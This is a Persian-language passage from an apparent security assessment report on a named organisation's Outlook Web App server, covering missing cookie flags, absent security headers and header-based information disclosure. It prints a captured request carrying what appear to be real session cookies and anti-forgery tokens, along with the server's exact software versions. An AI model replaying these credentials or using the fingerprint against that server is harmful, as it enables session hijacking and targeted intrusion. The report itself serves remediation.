به منظور رفع این آسیب‌پذیری پیشنهاد می‌شود برای ویژگی HttpOnly مقدار true، برای Secure مقدار true

عدم وجود سرآیندهای امنیتی HTTP


سرآیندهای امنیتی، مجموعه سرآیندی‌هایی هستند که در پاسخ وب‌سرور به سمت مرورگر کاربر ارسال می‌گردند که اغلب باعث افزایش امنیت کاربر در تعامل با سامانه می‌شوند و در صورت غیرفعال بودن هر یک از سرآیندها امکان به وقوع پیوستن حملاتی چون Clickjacking، XSS و... را به همراه دارد.

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سرایندهای ارسالی در درخواست‌های سامانه، سرایندهای زیر در سامانه وجود ندارند:

Strict-Transport-Security, X-Content-Security-Policy, X-Content-Type-Options, X-Referer-Policy, X-Permissions-Policy

تصویر زیر بررسی سرایندهای سامانه را نشان می‌دهد:



راهکار پیشنهادی

در فایل پیکربندی سامانه سرآیندهای ذکر شده را تنظیم کنید.


آسیب‌پذیری نشت اطلاعات

درصورتی‌که مهاجم بتواند اطلاعات دقیقی در مورد سیستم‌عامل، وب‌سرور، برنامه‌های مورد استفاده، تکنولوژی‌های مورد استفاده و غیره استفاده شده در سامانه به‌دست آورد، این اطلاعات می‌تواند مقدمه‌ای برای نفوذهای بعدی او باشد.

شواهد اثبات آسیب پذیری

با توجه به بررسی‌های انجام شده بر روی سامانه، با بررسی سرایندهای زیر امکان به دست آوردن اطلاعاتی درباره ساختار سامانه وجود دارد:

Server, X-Calculatedbetarget, X-Owa-Version, X-Owa-Owsversion, X-Owa-Minimumsupportedowsversion, X-Owa-Httphandle, X-Owa-Diagnosticsinfo, X-Diaginfo, X-Beserver, X-Aspnet-Version



Request

```
POST /owa/service.svc?action=FindConversation&EP=1&UA=0&ID=-31&AC=1
HTTP/2
Host: mail.fanava.com
Cookie: X-BackEndCookie=
S-1-5-21-1350864552-46814793-1871526069-16824=u56Lnp2ejJqByMfOzcbImsbSn
c/Hy9LLxsie0sfMzsr8xpmezpuczs3Gxs6agYHNz83JOs/J0szPq87NxcvPxczJ;
PrivateComputer=true; PBack=0; ClientId=
1BFB1359D4F1452A8C811A64F1FC72D7; X-OWA-JS-PSD=1; cadata=
qrvQadcFhVc8jOnMsL8/xMtl0CFJVmotegTL3zxOnDJjTDDfvurqJsjbELVnvcTFJyVKqwI
uiMDEY8FV7MiyeaJIrJpt4ZxbxpeZyIPqx9Tkk6tFYeX82dglJqbSXcRY; cadataTTL=
YVUwNb0XeoGJmsG67jwVVw==; cadataKey=
RPi5/cmNRYyZzpWGMb3ROa2BeW1BqAe7HUbwOC+djHClbeVhNLcV2nEOb100mkd+kLitX2a
CwaHNm36GSV6VCq7V3GDElsaZQtbDXVs9thhLLvIOhEzJmcTw+dXqa2rrBw76R0vUM+qzkR
ZPm58lTk6FdsDdiwXL/b+auuU2Ubo9qbr6lYcuCaBAwt343RkC5a7gWgEcjEqCSzUTW2lTE
4NDB0p2bnREVUQ3tMaCtP2lBy+oP6z0o0Lp9gxxqrpfqaq7qV7XSzyTM6tFBLoElndT3b/g
Fpn000xoUYONCWhJP/oDtuucgpVPzHVlTwUdsXvMK79glRUilF3W7DJYeA==; cadataIV=
gn98MQez5MQu59D0/s6EwHmvKQi+TjogaMkYb7XvqAFUpUNL8ehg8PrgkRqz9MqhZQs3F9s
uoy6IHc2qv604XWhP9OuHvw27UfcmCQgs8cjcjBANVaMSGbJZTOLoAQEJvNr5ueombtF2ZF
rE7CbtcEhjvopYFyJRX6mV7/YeSEh2KFzlK6dpcO8sGtjJ2C26WD7Ag3FhJqSsH7+auaMKE
FT6wsIB9lcP809kfcXAhxylCI6MznfOc7mOc65srEbWafTDwlpHwQp4Ska6dfPwp6eHLJRR
yV9++LxDwV0U3XoFLC97NPOq91BpO4t2W1Co+yT/9ivWshwe+iqJ5fIVyg==; cadataSig
=W/WURP+GWlrBElHszg0KnjH91WTl+IIVY5mKfJFV4JM=; UC=
0d126062db5446b9b52737626d91ca2d; X-OWA-CANARY=
PWuXK5aQ6Uq-WkE-6EHO-7DIJtARv94IFhq2AiHUdFyK2iMmD6MSo-MmGFQka93D4IldYB
9wv4.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:151.0)
Gecko/20100101 Firefox/151.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
X-Owa-Urlpostdata:
%7B%22__type%22%3A%22FindConversationJsonRequest%3A%23Exchange%22%2C%22
Header%22%3A%7B%22__type%22%3A%22JsonRequestHeaders%3A%23Exchange%22%2C
%22RequestServerVersion%22%3A%22V2016_02_03%22%2C%22TimeZoneContext%22%
3A%7B%22__type%22%3A%22TimeZoneContext%3A%23Exchange%22%2C%22TimeZoneDe
```

Response

```
HTTP/2 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
Request-Id: d64f3d54-cdb7-470f-8209-503f84ae3abb
X-Calculatedbetarget: exchange-new.fanava.com
X-Content-Type-Options: nosniff
X-Owa-Version: 15.2.1748.10
X-Owa-Owsversion: V2017_08_18
X-Owa-Minimumsupportedowsversion: V2_6
X-Owa-Httphandler: true
X-Owa-Diagnosticsinfo: 30;10;4
X-Owa-Correlationid: 1BFB1359D4F1452A8C811A64F1FC72D7_178023123372245
X-Owa-Clientbegin: 2026-05-31T12:40:33.722
X-Frontend-Begin: 2026-05-31T16:11:24.497
X-Backend-Begin: 2026-05-31T16:11:24.528
X-Frontend-Handler-Begin: 2026-05-31T16:11:24.500
X-Backend-End: 2026-05-31T16:11:24.559
X-Diaginfo: EXCHANGE-NEW
X-Beserver: EXCHANGE-NEW
X-Ua-Compatible: IE=EmulateIE7
X-Aspnet-Version: 4.0.30319
Set-Cookie: X-OWA-CANARY=
Xc2sE9YZJUC6BkpvNxgN5JBXC-0Rv94I292Ll3p5cRQI91b5W_RO6YVuydUAGNn5-ssjRgY
oyaE.; path=/; secure
Set-Cookie: X-BackEndCookie=
S-1-5-21-1350864552-46814793-1871526069-16824=u56Lnp2ejJqByMfOzcbImsbSn
c/Hy9LLxsie0sfMzsr8xpmezpuczs3Gxs6agYHNz83JOs/J0szPq87NxcvOxc3L;
expires=Tue, 30-Jun-2026 12:41:24 GMT; path=/owa; secure; HttpOnly
X-Frontend-End: 2026-05-31T16:11:24.562
X-Powered-By: ASP.NET
X-Feserver: EXCHANGE-NEW
Date: Sun, 31 May 2026 12:41:24 GMT
```

راهکار پیشنهادی

پیشهاد می‌شود تا تنظیمات سرآیندهای سامانه به گونه‌ای باشد که از افشای اطلاعات جلوگیری کند.